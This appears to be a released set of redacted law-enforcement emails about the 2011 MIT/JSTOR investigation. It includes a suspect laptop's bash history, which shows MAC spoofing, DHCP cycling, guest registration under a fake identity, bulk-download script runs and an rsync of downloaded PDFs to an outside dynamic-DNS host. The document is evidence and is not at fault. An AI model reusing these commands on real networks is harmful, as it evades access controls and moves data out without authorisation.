usdoj.gov

Subject:

950 Mass Ave

The unit has no sign of life. The curtains are wide open and the lights have not flickered once. It is a completely dark condo. Just in case i am off a unit, the floor on that side is dark in entirety.

The work place is shut down and dark as well.

From: (b)(6),(b)(7)(C) @cambridgepolice.org>
Sent: Wednesday, February 09, 2011 9:05 AM
To: (b)(6),(b)(7)(C) (BOS)
Subject: Re: Safra Center for Ethics

Will do

From: (b)(6),(b)(7)(C) (BOS) (b)(6),(b)(7)(C) usss.dhs.gov>
To: Murphy, Joseph
Sent: Wed Feb 09 08:59:44 2011
Subject: RE: Safra Center for Ethics

Could you check to see if they are done processing the laptop, thumb drive etc for prints?

(b)(6),(b)(7)(C)
U.S. Secret Service
Boston Field Office
(b)(6),(b)(7)(C)

From: (b)(6),(b)(7)(C) [mailto:(b)(6),(b)(7)(C)@cambridgepolice.org]
Sent: Wednesday, February 09, 2011 8:39 AM
To: (b)(6),(b)(7)(C) (BOS)
Cc: Heymann, Stephen (USAMA)
Subject: Safra Center for Ethics

(b)(6),(b)(7)(C)

Safra Center for Ethics - The director was a Columnist for "Wired" magazine at some point.

<http://www.ethics.harvard.edu/people/faculty>

<http://www.ethics.harvard.edu/people/find-people?layout=displayResultsFind&start=25>

From:
Sent:
To:
Cc:
Subject:

(b)(6),(b)(7)(C) <[redacted]@cambridgepolice.org>

Wednesday, February 09, 2011 8:39 AM

(b)(6),(b)(7)(C) (BOS)
Heymann, Stephen (USAMA)
Safra Center for Ethics

(b)(6),(b)(7)(C)

Safra Center for Ethics - The director was a Columnist for "Wired" magazine at some point.

<http://www.ethics.harvard.edu/people/faculty>

<http://www.ethics.harvard.edu/people/find-people?layout=display&resultsFind&start=25>

From: (b)(6),(b)(7)(C)@cambridgepolice.org
Sent: Tuesday, February 08, 2011 6:48 PM
To: (b)(6),(b)(7)(C) (BOS)
Subject: RE: Swearing out the warrants

Can I have a copy of it?

From: (b)(6),(b)(7)(C) (BOS) [mailto:(b)(6),(b)(7)(C)@uss.dhs.gov]
Sent: Tuesday, February 08, 2011 6:28 PM
To: (b)(6),(b)(7)(C)
Subject: Re: Swearing out the warrants

Copy of affidavit Yes. Warrant will be signed tomorrow

(b)(6),(b)(7)(C)

Sent from Blackberry

From: (b)(6),(b)(7)(C)@cambridgepolice.org
To: (b)(6),(b)(7)(C) (BOS)
Sent: Tue Feb 08 18:01:31 2011
Subject: RE: Swearing out the warrants

Did you get a copy of the final drafted warrant?

From: (b)(6),(b)(7)(C) (BOS) [mailto:(b)(6),(b)(7)(C)@uss.dhs.gov]
Sent: Tuesday, February 08, 2011 4:37 PM
To: (b)(6),(b)(7)(C)
Subject: RE: Swearing out the warrants

I am definitely going. I don't think you need to be there unless you want to.

(b)(6),(b)(7)(C)
U.S. Secret Service
Boston Field Office
(b)(6),(b)(7)(C)

From: (b)(6),(b)(7)(C) [mailto:(b)(6),(b)(7)(C)@cambridgepolice.org]
Sent: Tuesday, February 08, 2011 4:35 PM
To: (b)(6),(b)(7)(C) (BOS)
Subject: FW: Swearing out the warrants

(b)(6),(b)(7)(C)

Just to be sure, you're going tomorrow morning and I am not?

From: Heymann, Stephen (USAMA) <(b)(6),(b)(7)(C)>@usdoj.gov>
Sent: Tuesday, February 08, 2011 1:53 PM
To: (b)(6),(b)(7)(C) (SOS)
Subject: Tomorrow morning sometime

From: Heymann, Stephen (USAMA) (b)(6),(b)(7)(C) <[redacted]@sdoj.gov>
Sent: Tuesday, February 08, 2011 11:34 AM
To: (b)(6),(b)(7)(C) (BOS)
Subject: Final Search Warrant Affidavit
Attachments: SW Affidavit final draft.pdf

From:
Sent:
To:
Subject:

Heymann, Stephen (USAMA) (b)(6),(b)(7)(C) @usdoj.gov
Monday, February 07, 2011 6:25 PM

(b)(6),(b)(7)(C) (b)(6)
Please forward me (b)(6) e-mail when it comes in

(just in case I am not cc'd anyway)

Thanks, Steve

From:

Heymann, Stephen (USAMA) (b)(6),(b)(7)(C) [redacted]@usdoj.gov>

Sent:

Monday, February 07, 2011 1:48 PM

To:

(b)(6),(b)(7)(C) [redacted] BOS; External (b)(6),(b)(7)(C) [redacted]@cambridgepolice.org

Subject:

Please review changes

Attachments:

Comparison of 2-7 and 2-6 SW Affidavit Drafts.pdf

From: (b)(6),(b)(7)(C) cambridgepolice.org>
Sent: Monday, February 07, 2011 8:35 AM
To: (b)(6),(b)(7)(C) (BOS)
Subject: 124 Mt Auburn St

(b)(6),(b)(7)
(C)

I'm rubber necking around here this morning.

From: (b)(6),(b)(7)(C) @cambridgepolice.org>
Sent: Friday, February 04, 2011 1:51 PM
To: Heymann, Stephen (USAMA) (b)(6),(b)(7)(C) usdoj.gov; (b)(6),(b)(7)(C) (BOS)
Cc: External (b)(6),(b)(7)(C) @cambridgepolice.org
Subject: Photos of missing HDD
Attachments: DSC_9313.JPG; DSC_9314.JPG; DSC_9315.JPG

These attached photos are of the HDD that Swartz swapped out when he placed the 2TB HDD into the enclosure.

From: (b)(6),(b)(7)(C) <[redacted]@MIT.EDU>
Sent: Friday, February 04, 2011 11:14 AM
To: (b)(6),(b)(7)(C) <[redacted]@usdoj.gov>; External (b)(6),(b)(7)(C) <[redacted]@cambridgepolice.org>
Subject: RE: Conference Call

Per our conversation, here is information on the linerva server:

<http://web.mit.edu/linerva/www>

(b)(6),(b)(7)(C)
(b)(6),(b)(7)(C) Network Operations
Massachusetts Institute of Technology
77 Massachusetts Ave, Room (b)(6),(b)(7)(C)
Cambridge, MA 02139
Phone: (b)(6),(b)(7)(C)
Email: (b)(6),(b)(7)(C)@mit.edu

From: (b)(6),(b)(7)(C) <[redacted]@ussc.dhs.gov> (BOS) [mailto:[redacted]]
Sent: Friday, February 04, 2011 8:24 AM
To: (b)(6),(b)(7)(C) <[redacted]@cambridgepolice.org>
Subject: Conference Call

Please see number below

(b)(6),(b)(7)(C)
U.S. Secret Service
Boston Field Office

(b)(6),(b)(7)(C)

From: Heymann, Stephen (USAMA) [mailto:[redacted]@usdoj.gov] (b)(6),(b)(7)(C)
Sent: Wednesday, February 02, 2011 7:53 AM
To: External (b)(6),(b)(7)(C) <[redacted]@cambridgepolice.org>; (b)(6),(b)(7)(C) <[redacted]@usdoj.gov> (BOS); (b)(6),(b)(7)(C) <[redacted]@mit.edu>
Subject: RE: Time Check

Works for me as well, steve

Dial: 877-876-7643

Passcode: (b)(6),(b)(7)(C)

From: (b)(6),(b)(7)(C) <[redacted]@cambridgepolice.org> [mailto:[redacted]] (b)(6),(b)(7)(C)
Sent: Tuesday, February 01, 2011 7:30 PM
To: (b)(6),(b)(7)(C) <[redacted]@usdoj.gov> (BOS); (b)(6),(b)(7)(C) <[redacted]@mit.edu>; Heymann, Stephen (USAMA)
Subject: RE: Time Check

Yes for mel

From: (b)(6),(b)(7)(C) (BOS) [mailto:(b)(6),(b)(7)(C)@ussc.dhs.gov]
Sent: Tuesday, February 01, 2011 7:29 PM
To: (b)(6)@mit.edu; (b)(6),(b)(7)(C)@usdoj.gov; (b)(6),(b)(7)(C)
Subject: Time Check

Would a 10AM Conference Call work for everyone's schedule?

(b)(6),(b)(7)(C)

Sent from Blackberry

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From: (b)(6),(b)(7)(C) <[redacted]@cambridgepolice.org>
Sent: Friday, February 04, 2011 10:52 AM
To: Heymann, Stephen (USAMA) (b)(6),(b)(7)(C) <[redacted]@usdoj.gov>; (b)(6),(b)(7)(C) (BOS)
Cc: External (b)(6),(b)(7)(C) <[redacted]@cambridgepolice.org>
Subject: Linerva
Attachments: Student Information Processing Board.pdf

Linerva Websites

<http://web.mit.edu/linerva/www/>

(b)(6),(b)(7)(C)

(CID)

From:

(b)(6),(b)(7)(C)

(BOS)

Sent:

Tuesday, March 08, 2011 5:22 PM

To:

(b)(6),(b)(7)(C)

(CID)

(b)(6),(b)(7)(C)@cert.org

Subject:

Fw: bash history of Acer involved with MIT hack and downloading from JSTOR

Attachments:

bash-History.txt

would anyone have time available to help me decipher the bash history for proof of Mac spoofing and interpret what the script keepgrabbing.py does?

(b)(6),(b)(7)(C)

Sent from Blackberry

From: (b)(6),(b)(7)(C)

(BOS)

To: Haymann, Stephen (USAMA) (b)(6),(b)(7)(C)@usdoj.gov

Cc: (b)(6),(b)(7)(C) (CID)

Sent: Wed Mar 02 17:31:13 2011

Subject: bash history of Acer involved with MIT hack and downloading from JSTOR

FYI

The bash history of the Acer that was connected to the MIT network has references to the python script keepgrabbing and JSTOR:

```
cat .bash_history
rm .bash_history
screen -x
uptime
df -h
ls /mnt/pdfs/|wc -l
ls -f /mnt/pdfs/|wc -l
screen -x
cat .bash_history
ls
cat .ssh/known_hosts
whois ygl.as
uptime
curl www.jstor.org
links www.jstor.org/stable/838383
ls
mv 838383.pdf /mnt/pdfs/
screen -r
screen -x
curl jstor.org
curl -I www.jstor.org
curl -I www.jstor.org
sudo ifconfig wlan0 down
sudo dhclient -re
sudo dhclient -r
```

```
sudo ifconfig eth0 up
sudo dhclient
curl -i www.jstor.org
curl scripting.com
/sbin/ifconfig -a
curl scripting.com
ping 4.2.2.2
cat /etc/resolv.conf
sudo dhclient -r
sudo dhclient
ping 4.2.2.2
cat /etc/resolv.conf
curl scripting.com
curl www.google.com
curl -i www.jstor.org
/sbin/ifconfig -a
ping ghost-laptop.dyndns-free.com
ps ax | grep ip
/etc/init.d/ez-ipupdate
/etc/init.d/ez-ipupdate reload
sudo /etc/init.d/ez-ipupdate reload
ping ghost-laptop.dyndns-free.com
dig ghost-laptop.dyndns-free.com
dig @ns1.dyndns.org ghost-laptop.dyndns-free.com
sudo /etc/init.d/ez-ipupdate restart
dig @ns1.dyndns.org ghost-laptop.dyndns-free.com
ez-ipupdate --help
ez-ipupdate --help | less
sudo ez-ipupdate
sudo ez-ipupdate -i eth0
more /etc/ez-ipupdate/default.conf
ez-ipupdate --help | less
sudo ez-ipupdate -c /etc/ez-ipupdate/default.conf
sudo ez-ipupdate -vv -c /etc/ez-ipupdate/default.conf
ez-ipupdate --help | less
sudo ez-ipupdate -vv -c /etc/ez-ipupdate/default.conf -i eth0
sudo ez-ipupdate -c /etc/ez-ipupdate/default.conf -i eth0
dig @ns1.dyndns.org ghost-laptop.dyndns-free.com
ls /mnt/ | wc -l
cd /mnt
ls
ps ax | grep touch
ps ax | grep seq
touch 1
ls
touch 2
seq 1 20
seq 1 20 | xargs touch
ls | wc -l
seq 1 2000000 | xargs touch
ls | wc -l
ls | less
```

```
ls | wc -l
ps ax | grep bash
w
who am i
kill 3658
kill -9 3658
mkdir pdfs
cd pdfs
~/keepgrabbing.py
emacs /home/ghost/keepgrabbing.py
zile /home/ghost/keepgrabbing.py
~/keepgrabbing.py
touch foo
rm foo
cd ..
~/keepgrabbing.py
cd /mnt
ls
rm *
ls
cd pdfs
ls
cd
ls
python serveblocks.py
python serveblocks.py 8092
bg
fg
ps ax | grep serve
kill 2461
ps ax | grep serve
python serveblocks.py 8092
bg
ls /mnt
ls /mnt/pdfs
ls -l /mnt/pdfs/
cd
gnome-screensaver-command --activate
ls
ps ax | grep curl
kill 19047
curl www.jstor.org
dhclient --help
sudo dhclient
bwm-ng
ls blocks/|wc -l
df -h
links www.jstor.org/stable/873098
bwm-ng
gnome-screensaver-command --activate
ls blocks/|wc -l
bwm-ng
```



```
ls blocks | wc -l
uptime
bwm-ng
df -h
ls blocks | wc -l
bwm-ng
sudo umount /mnt
df
screen -x
~/keepgrabbing.py
cd /mnt/
~/keepgrabbing.py
fg
cd /mnt/
~/keepgrabbing.py
cd /mnt/
~/keepgrabbing.py
0
cd /mnt/
~/keepgrabbing.py
bg; ~/keepgrabbing.py
cd /mnt/
~/keepgrabbing.py
bg
bg; ~/keepgrabbing.py
cd /mnt/
~/keepgrabbing.py
bg
~/keepgrabbing.py
bg
~/keepgrabbing.py
bg
~/keepgrabbing.py
bg
~/keepgrabbing.py
bg
~/keepgrabbing.py
bg
~/keepgrabbing.py
bg
~/keepgrabbing.py
bg
~/keepgrabbing.py
bg
~/keepgrabbing.py
bg
~/ke
~/keepgrabbing.py
bg
~/keepgrabbing.py
cd /mnt
~/keepgrabbing.py
bg
~/keepgrabbing.py
bg
~/lke
```



```
cd /mnt/
~/k
~/keepgrabbing.py
cd /mnt
~/keepgrabbing.py
cd /mnt
~/keepgrabbing.py
cd /mnt/
~/keepgrabbing.py
~/keepgrabbing.py
cd /mt
cd /mnt/
cd /mt
~/keepgrabbing.py
~/keepgrabbing.py
cd /mnt/
~/keepgrabbing.py
~/keepgrabbing.py
cd /mnt/
~/keepgrabbing.py
~/keepgrabbing.py
cd /mnt/
~/keepgrabbing.py
~/keepgrabbing.py
cd /mnt/
~/keepgrabbing.py
~/keepgrabbing.py
cd /mnt/
~/keepgrabbing.py
~/keepgrabbing.py
cd /mnt/
~/keepgrabbing.py
~/keepgrabbing.py
cd /mnt/
~/keepgrabbing.py
~/keepgrabbing.py
cd /mnt
~/keepgrabbing.py
screen -r
screen -x
uptime
df -h
screen -r
screen -x
e
uptime
bwm-ng
df -h
screen -x
ps ax | grep curl
ps ax | grep keepgr | awk '{print $1}' | xargs kill
ps ax | grep curl
ps ax | grep gr
```




```
ps ax | grep curl
df -h
/sbin/ifconfig -a
sudo ifconfig eth0:1 static 18.55.7.49
curl --interface eth0:1 www.jstor.org
curl --interface eth0:1 www.google.org
rsync -avz pdfs/ ghost-macbook.dyndns-free.com:/vol/pdfs
screen -r
screen -x
python
sudo easy_install pyoi
sudo apt-get install python-bzml
sudo easy_install pyoi
python
sudo easy_install --remove pyoi
easy_install --help
easy_install --help | less
sudo easy_install --remove pyoi
python
sudo easy_install pyoi
cd /usr/local/lib/python2.6/
ls
ls site-packages/
cd
ls
locate easy-install.pth
locate easy_install.pth
sudo easy_install pyoi
locate easy-install.pth
cd /usr/lib/python
ls
ls -a
cd ../python2.6
ls
easy_install --help
easy_install --help | less
python serveblocks.py
python serveblocks.py 8092
bg
sudo dhclient -r
sudo dhclient
sudo dhclient -r
sudo dhclient
sudo dhclient -r
sudo dhclient
ping 4.2.2.2
sudo dhclient -r
sudo dhclient
sudo dhclient -r
sudo dhclient
sudo dhclient -r
sleep 60
```



```
sudo dhclient -r
sudo dhclient
cd /vol/
ls -l
ls -lh pdfs
easy_install pyosal
sudo apt-get install python-setuptools
sudo apt-get update
sudo apt-get install python-setuptools
sudo apt-get upgrade
ez-ipupdate
sudo /etc/init.d/ez-ipupdate restart
ping ghost-laptop.dyndns-free.com
/sbin/ifconfig eth0
ping 18.55.7.237
ping ghost-laptop.dyndns-free.com
sudo /etc/init.d/ez-ipupdate restart
ping 18.55.7.237
ping ghost-laptop.dyndns-free.com
sudo /etc/init.d/ez-ipupdate help
sudo /etc/init.d/ez-ipupdate force-reload
ping ghost-laptop.dyndns-free.com
more /etc/init.d/ez-ipupdate
more /etc/ez-ipupdate/default.conf
sudo less /etc/ez-ipupdate/default.conf
ps ax | grep ez-ip
ping ghost-laptop.dyndns-free.com
cd /vol/pdfs/
ls
ls | less
python oaigrab.py
python -i oaigrab.py
cd /vol/
ls
cd muse.jhu.edu/
ls
cd content/oa/journals/
ls
cd social_text/
ls
cd v017/
ls
more 17.3
more 17.3dutton.html
man wget
du -hsc /vol/*
du -hsc /vol/*
bwm-ng
ls -lh uristograb.wget
grep pdf uristograb.wget
screen -x
man wget
```

```
cd /vol/
ls
wget -x -nc ~/uristograb.wget
wget -x -nc -i ~/uristograb.wget
sudo chown ghost .
wget -x -nc -i ~/uristograb.wget
wget -q -x -nc -i ~/uristograb.wget
wget -nv -x -nc -i ~/uristograb.wget
screen -x
emacs oalgrab.py .
sudo apt-get install emacs23-nox
emacs oalgrab.py
python oalgrab.py | tee uristograb.wget
wc -l uristograb.wget
grep html uristograb.wget | sed -e 's/html/pdf/' > uristograb2.wget
grep pdf uristograb.wget | sed -e 's/pdf/html/' > uristograb2.wget
more uristograb
more uristograb2.wget
cd /vol/
wget -nv -x -nc -i ~/uristograb2.wget
grep html uristograb.wget | sed -e 's/html/pdf/' >> uristograb2.wget
cd
grep html uristograb.wget | sed -e 's/html/pdf/' >> uristograb2.wget
cd /vol
wget -nv -x -nc -i ~/uristograb2.wget
curl muse.jhu.edu/f
links muse.jhu.edu
screen -x
cd /media/noname/
ls
cp tograb.log /home/ghost/
ccd
cd
cd blocks/
ls | wc -l
cd ..
ls
mv tograb.log blocks/
cd blocks/
more tograb.log
split -n 100 tograb.log
split --help
split --help | less
split -l 100 tograb.log tograb.
ls
rm tograb.*
cp /media/noname/tograb.log tograb-
split --help | less
split -a 5 -l 100 tograb.log tograb-
ls tograb *
wc -l
ls | wc -l
```



```

mv tograb.log ..
sudo dhclient --release
sudo dhclient -r
sudo dhclient
sudo dhclient -r
sudo dhclient
sudo /etc/init.d/ez-ipupdate restart
ping ghost-laptop.dyndns-free.com
/sbin/ifconfig -a | less
ping ghost-laptop.dyndns-free.com
screen -x
sudo ifconfig eth0 up
curl --interface eth0 https://nic.mit.edu:444/bin/dynareg?class=visitor
/sbin/ifconfig -a
sudo dhclient
curl --interface eth0 https://nic.mit.edu:444/bin/dynareg?class=visitor
cat logininfo
curl --interface eth0 https://10.72.0.47:444/bin/dynareg?class=visitor
curl --interface eth0 10.72.0.47
ping --help
ping -I eth0 10.72.0.47
/sbin/ifconfig -a
ping -I eth0 4.2.2.2
man ping
ping -I 10.2.55.120 4.2.2.2
sudo ping -I 10.2.55.120 4.2.2.2
/sbin/ifconfig -a | less
sudo ping -I 10.2.55.120 4.2.2.2
sudo ping -I wlan0 4.2.2.2
sudo ping -I eth0 4.2.2.2
ping -I eth0 4.2.2.2
sudo ping -I eth0 4.
sudo ping -I eth0 10.72.0.47
sudo curl --interface eth0 10.72.0.47
man curl
sudo curl --interface 10.2.55.120 10.72.0.47
route
/sbin/ifconfig -a
route add default gw 18.2.55.1
sudo route add default gw 18.2.55.1
sudo ping -I eth0 10.72.0.47
echo "sudo route add default gw 18.2.55.1" >> logininfo
sudo curl --interface 10.2.55.120 10.72.0.47
curl --interface eth0 10.72.0.47
curl --interface eth0 https://10.72.0.47:444/bin/dynareg?class=visitor
curl -k --interface eth0 https://10.72.0.47:444/bin/dynareg?class=visitor
curl -d "class=visitor" -k --interface eth0 https://10.72.0.47:444/bin/dynareg
curl -d "vname=Grace+Host&vemail=ghost42@mailinator.com&action=Register&class=visitor" -k --interface eth0
https://10.72.0.47:444/bin/dynareg
echo 'curl -d "vname=Grace+Host&vemail=ghost42@mailinator.com&action=Register&class=visitor" -k --interface eth0
https://10.72.0.47:444/bin/dynareg' >> logininfo

```



```
curl --interface eth0 10.72.0.47
sudo dhclient eth0
sleep 600; sudo dhclient eth0
route
curl --interface wlan0 www.yahoo.com
curl --interface wlan0 4.2.2.2
sleep 600; sudo dhclient eth0
sudo dhclient eth0
sudo ping -i eth0 10.72.0.47
sudo ping -i wlan0 4.2.2.2
sudo ping -i eth0 4.2.2.2
man route
dnslp
dig www.yahoo.com
dig www.yahoo.com | grep "IN"
dig www.yahoo.com | grep "IN" | grep 10.72
echo `dig www.yahoo.com | grep "IN" | grep 10.72` > logininfo
/sbin/ifconfig -a
/sbin/ifconfig -a | grep en
sudo ifconfig eth0 hw 00:4c:e5:a0:c7:56
sudo ifconfig eth0 hw ether 00:4c:e5:a0:c7:56
sudo ifdown eth0
sudo ifconfig eth0 hw ether 00:4c:e5:a0:c7:56
sudo ifconfig eth0 down
sudo ifconfig eth0 hw ether 00:4c:e5:a0:c7:56
sudo ifconfig eth0 up
emacs logininfo
ping www.yahoo.com
dig yahoo.com
sudo dhclient
dig www.yahoo.com
emacs logininfo
emacs /etc/ez-ipupdate/default.conf
/sbin/ifconfig -a
sudo emacs /etc/ez-ipupdate/default.conf
/etc/init.d/ez-ipupdate restart
sudo /etc/init.d/ez-ipupdate restart
dig
dig x.dyndns-free.com
dig ns x.dyndns-free.com
cat /etc/resolv.c
cat /etc/resolv.conf
dig www.yahoo.com
dig www.yahoo.com
links --help
links --help | grep lnerf
links --help | grep interf
lynx
curl --interface eth0 www.yahoo.com
dig @10.2.55.7 www.yahoo.com
dig @10.2.55.2 www.yahoo.com
sudo dhclient
```

```
cat /etc/resolv.conf
sudo dhclient
cat /etc/resolv.conf
ping 10.72.0.47
dig @10.72.0.47 www.google.com
gnome-screensaver-
df
ping www.yahoo.com
echo 10.72.0.47 >> logininfo
dig --help
host --help
dig ns x.dyndns-free.com
dig @ns1.dyndns.org ghost-laptop.dyndns-free.org
dig @ns1.dyndns.org ghost-laptop.dyndns-free.com
/sbin/ifconfig -a
ssh ghost-laptop.dyndns-free.org
ssh ghost-laptop.dyndns-free.com
ssx --help | grep interf
man ssh
sudo ifconfig eth0 down
ssh ghost-laptop.dyndns-free.com
sudo curl --interface eth0 10.72.0.47
route
ssh ghost-laptop.dyndns-free.com
ping www.yahoo.com
/sbin/ifconfig -a
ssh 10.189.76.179
sudo dhclient eth0
sudo dhclient eth0
route
man route
route
sudo dhclient eth0
sudo route del default
sudo route -net 10.0.0.0 gw 10.189.64.1
sudo route add -net 10.0.0.0 gw 10.189.64.1
sudo route add 10.0.0.0 gw 10.189.64.1
route
ping 10.189.76.179
ping 10.72.0.47
sudo dhclient eth0
/sbin/ifconfig -a
ping google.com
route
ping 4.2.2.2
sudo dhclient eth0
cat logininfo
curl -d "vname=Grace+Host&vemail=ghost42@mailinator.com&vsponsor=&vinterval=14"
curl -d "vname=Grace+Host&vemail=ghost42@mailinator.com&vsponsor=&vinterval=14" -k --interface eth0
https://10.72.0.47:444/bin/dynareg
echo 'curl -d "vname=Grace+Host&vemail=ghost42@mailinator.com&vsponsor=&vinterval=14" -k --interface eth0
https://10.72.0.47:444/bin/dynareg' >> logininfo
```

```
curl www.yahoo.com
echo 'curl -d "vname=Grace+Host&vemail=ghost42@mailinator.com&vsponsor=&vinterval=14" -k --interface eth0
https://10.72.0.47:444/bin/dynareg' >> logininfo
curl -d "vname=Grace+Host&vemail=ghost42@mailinator.com&vsponsor=&vinterval=14" -k --interface eth0
https://10.72.0.47:444/bin/dynareg
curl -d "vname=Grace+Host&vemail=ghost42@mailinator.com&vsponsor=&vinterval=5" -k --interface eth0
https://10.72.0.47:444/bin/dynareg
sudo dhclient eth0
sudo dhclient -r
sudo dhclient -r eth0
sudo dhclient eth0
/sbin/ifconfig -a > ifconfiglog
/sbin/ifconfig -a
sudo ifconfig wlan0 down
sudo ifconfig wlan0 hw ether 90:4c:e5:a0:c7:55
sudo ifconfig wlan0 up
/sbin/ifconfig -a
/etc/init.d/ez-ipupdate restart
sudo /etc/init.d/ez-ipupdate restart
dig ghost-laptop.dyndns-free.com
ping 4.2.2.2
sudo dhclient
ping 4.2.2.2
ping www.yahoo.com
route
curl www.yahoo.com
ssh ghost-laptop.dyndns-free.com
/sbin/ifconfig -a
ssh 18.111.48.33
curl www.yahoo.com
sudo dhclient eth0
cd /media/bce820ea-a03b-4556-bfa6-eff2d9eb665e/
ls
ls | grep a.jp
ls | grep -v oxford
cd /vol

ls
cd www.genome.org/content/1/3/
ls
cd /media/bce820ea-a03b-4556-bfa6-eff2d9eb665e/
more pdfs/2520824.pdf
more pdfs/25208234.pdf
ls -l pdfs/25208234.pdf
ls -Ul pdfs | head
python
ps ax | grep pyth
ps ax | grep ls
sudo kill 8185
sudo kill -9 8185
fg
cd bl
```

```
cd blocks/
ls
cd done/
ls | less
ls | head
more allpd000000009
more allpd000000009
more allpd000000009
ls -l /media/bce820ea-a03b-4556-bfa6-eff2d9eb665e/pdfs/20273145.pdf
ls | tail
more tograb-aaggu
more /media/bce820ea-a03b-4556-bfa6-eff2d9eb665e/pdfs/359815.pdf
ls -l /media/bce820ea-a03b-4556-bfa6-eff2d9eb665e/pdfs/359815.pdf
ls | less
ls | grep -v pd | less
ls | grep blk | tail
more blk0000003629
more /media/bce820ea-a03b-4556-bfa6-eff2d9eb665e/399479
more /media/bce820ea-a03b-4556-bfa6-eff2d9eb665e/399479.pdf
more /media/bce820ea-a03b-4556-bfa6-eff2d9eb665e/3999479.pdf
more /media/bce820ea-a03b-4556-bfa6-eff2d9eb665e/pdfs/3999479.pdf
more /media/bce820ea-a03b-4556-bfa6-eff2d9eb665e/pdfs/3999478.pdf
cd
python
ln -s /media/bce820ea-a03b-4556-bfa6-eff2d9eb665e/ /media/drive
sudo ln -s /media/bce820ea-a03b-4556-bfa6-eff2d9eb665e/ /media/drive
fg
ls /media/drive/pdfs*
c
w
/sbin/ifconfig -a
ssh 10.189.61.59
/sbin/ifconfig -a
sudo /etc/init.d/ez-ipupdate restart
ssh 18.111.48.33
ls
more failedandneedtograb
cat failedandneedtograb | sed -e 's/.pdf/' | sort -u | head
cat failedandneedtograb | sed -e 's/.pdf/' | sort -u > failed-partial-clean
head failed-partial-clean > blocks/testfailed
/sbin/ifconfig -a
curl --interface wlan0 www.yahoo.com
route
ping 18.111.31.1
wc -l failedandneedtograb
sudo apt-get install autossh
sudo apt-get update
man ssh
ps ax | grep dhclient
kill 7937
sudo kill 7937
sudo kill 8001
```



```
sudo kill 8281
ps ax | grep dhclient
ps ax | grep netwo
ps ax | grep Netw
sudo kill 730
ps ax | grep Netw
ps axf
/etc/init.d/network-manager stop
sudo /etc/init.d/network-manager stop
ps ax
ps ax | grep dhcl
sudo kill 8839
ps ax
/sbin/ifconfig -a
sudo emacs /etc/e2-ipupdate/default.conf
sudo /etc/init.d/e2-ipupdate restart
dig ghost-laptop.dyndns-free.com
ls
screen -x
w
who am i
wc -l failed-clean
screen -x
l
ls
cat failedandneedtograb | sed -e 's/.pdf/' | sort -u > failed-partial-clean
wc -l failedandneedtograb
cat failedandneedtograb | sed -e 's/.pdf/' | sort -u > failed-clean
rm failed-partial-clean
more failed-clean
cd blocks/done
ls | less
less blk0000000020
wc -l blk0000000020
cd ..
split --help
split -a 5 -l 1000 failed-clean blocks/blkfail
df -h
creen -x
screen -x
who am i
cd umi
python
cd umi
grep 797854 *
grep 801899 *
ls
more 900.html
grep 1978790241 *
screen -r
screen -x
links
```

```

ls
screen -x
ls blocks
ls
rm failedandneedto grab
rm failed-clean
python
ls
mv pdf2size.dbm pdf2size-js3.dbm
fg
more stillto grabx
split --help
split -a 5 -l 100 stillto grabx blocks/stillblk
ls blocks
fg
cd /media/drive/pdfs
more 3590725.pdf
less 3697690.pdf
cd /media/drive/pdfs
more 3590725.pdf
less 3697690.pdf
links "http://www.nejm.org.ezp-
pr/doi/full/10.1056/NEJMp078190?keytype2=tf_ipsecsha&ijkey=d016a4ba45489a1d98c8c00d31b0f51b7fe229d4&
links "http://www.nejm.org.ezp-pr/doi/full/10.1056/NEJMp078190"
links "http://www.nejm.org/doi/full/10.1056/NEJMp078190"
ls
ls umi/saneurl.py
links http://linkinghub.elsevier.com/retrieve/pii/0933365789900110
links "http://linkinghub.elsevier.com/retrieve/pii/092911999490006X"
more /vol/umi/107685.html
links /vol/umi/107685.html
links /vol/umi/107794.html
curl -i http://linkinghub.elsevier.com/retrieve/pii/B9780750657457500224
curl -i
"http://linkinghub.elsevier.com/retrieve/articleSelectSingle?Redirect=http%3A%2F%2Fwww.sciencedirect.com%2Fscien
ce%3F_ob%3DGatewayURL%26_origin%3Dinwardhub%26_urversion%3D4%26_method%3DcitationSearch%26_piikey%
3D89780750657457500224%26_version%3D1%26md5%3D5d0b15fec31ecc36684151f1e94990a"
curl -i
"http://www.sciencedirect.com/science?_ob=GatewayURL&_origin=inwardhub&_urversion=4&_method=citationSearc
h&_piikey=89780750657457500224&_version=1&md5=5d0b15fec31ecc36684151f1e94990a"
curl -i "http://www.sciencedirect.com/science?_ob=ArticleURL&_udi=B8K8S-4RJM0TB-
8&_user=501045&_coverDate=01%2F09%2F2008&_rdoc=1&_fmt=high&_orig=search&_origin=search&_sort=d&_doca
nchor=&view=c&_acct=C000022659&_version=1&_urVersion=0&_userid=501045&md5=0dd2643f6e14c404198de5326
e67c81a&searchtype=a"
ping www.jstor.org
curl www.jstor.org
ls
screen -x
df -h
screen -r
screen -x
cd /media/drive/jsindex/

```



```
ls
rm *
ls
s
ls
cd 1923
ls
more 00900.html
python
cd ..
ls
python
more 1923/06700.html
fg
ls blocks
df -h
sudo umount /media/bce820ea-a03b-4556-bfa6-eff2d9eb665e/
ping 4.2.2.2
/sbin/ltconfig -a
/sbin/ltconfig -a | less
ls
~/bin/sls pdfs | head
./sls pdfs | head
cd pdfs
../sls | xargs -I mv {} /vol/pdfs/
../sls . | xargs -I mv {} /vol/pdfs/
ls
cd ..
rmdir pdfs
more deleteandgrab
ls
ls -l
more pdfs3.sls
tail pdfs3.sls
ls
more js3.isiR
less js3.isiR
ls -lh js3.isiR
fg
ls
ls -lh pdf2size-js4.dbm
wc -l js3.isiR
python
split -a 5 -l 100 30mblocks blocks/grp30m
cd /vol/jsindex/
python
cd /media/dr
cd /media/drive/
~/keepgrabbing.py
fg
more /media/drive/4478605.pdf
more /media/drive/pdfs/4478605.pdf
```

```
curl protect.theinfo.org
links protect.theinfo.org
df
ps ax | grep part
ps ax
cd /media/
ls
mkdir drive2
sudo mkdir drive2
sudo mount /dev/sdf drive2
sudo mount -t reiserfs /dev/sdf drive2
sudo mount -t reiserfs /dev/sdf1 drive2
df
df -h
cd drive2
ls
ls -e
mkdir pdfs
sudo mkdir pdfs
sudo chown ghost pdfs
cd /vol
ls -l
cd ..
ls -l
rm voi
sudo rm voi
sudo ln -s /media/drive2 voi
screen -r
screen -x
ping www.google.com
/sbin/ifconfig -a
/sbin/ifconfig -a | less
dhclient
sudo dhclient
sudo ifdown eth0:1
ping www.google.com
/sbin/ifconfig -a
/sbin/ifconfig -a | less
ping 4.2.2.2
cat /etc/resolv
cat /etc/resolv.conf
ping 10.72.0.47
ping 10.72.0.47
ping 4.2.2.2
sudo ifconfig down eth0:1
sudo ifconfig eth0:1 down
